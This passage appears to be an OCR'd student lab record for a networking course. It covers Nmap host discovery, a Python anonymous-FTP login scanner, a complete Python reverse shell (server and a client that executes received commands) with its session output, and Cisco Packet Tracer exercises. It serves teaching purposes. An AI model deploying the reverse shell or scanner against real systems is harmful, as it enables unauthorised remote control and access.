sub of given number is -5
mul of given number is 14
div of given number is 0
mod of given number is 2
Enter a number:3
Enter b number:7
addition of given number is 10
sub of given number is -4
mul of given number is 21
div of given number is 0
mod of given number is 3
Enter a number:


Listening on port 8000...
127.0.0.1 - - [27/Sep/2025 18:12:06] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:08] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:10] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:12] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:14] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:50] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:52] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:54] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:12:56] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:13] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:15] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:17] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:19] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:22] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:29] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:31] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [27/Sep/2025 18:13:33] "POST / HTTP/1.1" 200 -

Ex.No: 6


NMAP LIVE HOST DISCOVERY


Aim:

To use Nmap to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe platform.


TASK 1:INTRO

TASK 2:SUBNETTING







TASK 3:ENUMERATING TARGETS



TASK4 4:DISCOVERING LIVE HOST




TASK 5: NMAP HOST DISCVERY USING ARP



TASK 6: NMAP HOST DISCVERY USING TCP AND UDP



TASK 7:USING DNS



TASK 8:SUMMARY

Result:

Thus Nmap was used to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe platform.

Ex.No:7

ANONYMOUS FTP SCANNER


Aim:

To build an anonymous ftp scanner using ftplib module in python.

Program Code:

```
import ftplib
def anonymousLogin(hostname):
try:
ftp = ftplib.FTP(hostname)
response = ftp.login(&#39;anonymous&#39;, &#39;anonymous&#39;)
print(response)
if &quot;230 Anonymous access granted&quot; in response:
print(&#39;\n[*] &#39; + str(hostname) +&#39; FTP Anonymous Login
Succeeded.&#39;)
print(ftp.getwelcome())
ftp.dir()
except Exception as e:
print(str(e))
print(&#39;\n[-] &#39; + str(hostname) +&#39; FTP Anonymous Login Failed.&#39;)
hostname = &#39;ftp.be.debian.org&#39;
anonymousLogin(hostname)
```

OUTPUT:



Result:

Thus an anonymous ftp scanner using ftplib module was built and

Executed

EX.NO 8

REVERSE SHELL USING TCP SOCKETS

Aim:

To develop a program to reverse shell using TCP Sockets.

Program Code:

Server:

```
import socket
import threading
host = &#39;127.0.0.1&#39;
port = 9999
def create_server_socket():
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host, port))
server.listen(5)
print(f&quot;[+] Listening on {host}:{port}&quot;)
return server
def handle_client(conn, addr):
print(f&quot;[+] Connection established with {addr[0]}:{addr[1]}&quot;)
while True:
try:
command = input(f&quot;{addr[0]}@shell&gt; &quot;)
if command.lower() == &#39;quit&#39;:
conn.send(command.encode())
conn.close()
break
if command.strip():
conn.send(command.encode())
response = conn.recv(4096).decode()
```

```
print(response)
except Exception as e:
print(f&amp;quot;[!] Error: {e}&amp;quot;)
conn.close()
break

def start_server():
server = create_server_socket()
while True:
conn, addr = server.accept()
client_thread = threading.Thread(target=handle_client, args=(conn,
addr))
client_thread.start()
if __name__ == &amp;quot;__main__&amp;quot;:
start_server()
Client:
import socket
import subprocess
import os
host = &amp;#39;127.0.0.1&amp;#39;
port = 9999
def connect_to_server():
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
while True:
try:
command = client.recv(1024).decode()
if command.lower() == &amp;#39;quit&amp;#39;:
break
```

```
elif command.startswith(&#39;cd &#39;):
try:
os.chdir(command[3:].strip())

output = f&quot;Changed directory to {os.getcwd()}&quot;
except Exception as e:
output = str(e)

else:
process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
output = process.stdout.read() + process.stderr.read()
output = output.decode()
current_dir = os.getcwd() + &quot;&gt; &quot;
client.send((output + &quot;\n&quot; + current_dir).encode())
except Exception as e:
client.send(str(e).encode())
break
client.close()
if __name__ == &quot;__main__&quot;:
connect_to_server()
```

OUTPUT:

```
C:\Users\ponsu\Documents>python server5.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:64390
127.0.0.1@shell> cd ..
Changed directory to C:\Users\ponsu
C:\Users\ponsu>
127.0.0.1@shell> dir
 Volume in drive C is Windows-SSD
 Volume Serial Number is E045-DB9B

 Directory of C:\Users\ponsu

01-10-2025  18:01    <DIR>          .
20-12-2024  19:05    <DIR>          ..
17-02-2025  19:00    <DIR>          .android
03-03-2025  15:54    <DIR>          .arduinoIDE
03-05-2025  19:07               174 .bashrc
03-05-2025  18:56                99 .bash_profile
17-02-2025  19:00                16 .emulator_console_auth_token
23-02-2025  16:38    <DIR>          .idlerc
29-12-2024  14:19    <DIR>          .ms-ad
24-05-2025  21:14                33 .node_repl_history
12-10-2025  15:46               176 .packettracer
02-08-2025  19:15    <DIR>          .VirtualBox
20-12-2024  01:11    <DIR>          .vscode
12-10-2025  19:30    <DIR>          Cisco Packet Tracer 8.2.2
20-12-2024  19:21    <DIR>          Contacts
05-10-2025  15:33    <DIR>          Desktop
12-10-2025  19:51    <DIR>          Documents
12-10-2025  19:22    <DIR>          Downloads
20-12-2024  19:21    <DIR>          Favorites
20-12-2024  19:21    <DIR>          Links
21-04-2025  08:57    <DIR>          Microsoft
20-12-2024  19:21    <DIR>          Music
19-12-2024  17:43    <DIR>          OneDrive
20-12-2024  19:21    <DIR>          Pictures
24-05-2025  21:17    <DIR>          Postman
20-12-2024  19:21    <DIR>          Saved Games
20-12-2024  19:21    <DIR>          Searches
28-12-2024  21:49    <DIR>          Videos
06-12-2024  19:04    <DIR>          VirtualBox VMs
               5 File(s)            498 bytes
              24 Dir(s)  848,433,197,056 bytes free

C:\Users\ponsu>
127.0.0.1@shell> echo "Reverse Shell"
"Reverse Shell"
```

Result:


Thus a program was developed and executed to reverse shell using TCP Sockets.


Ex.No:9

DESIGN A SIMPLE TOPOLOGY USING CISCO PACKET TRACER

Aim:

To design and configure a simple network topology with one router, two switches, and four PCs in Cisco Packet Tracer for successful inter-network communication.






Ex.No:10

CUSTOMIZE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER

Aim:

To Customize Switch with Network Modules using Cisco Packet Tracer.




Ex.No:11


EXAMINING NETWORK ADDRESS TRANSLATION (NAT) USING

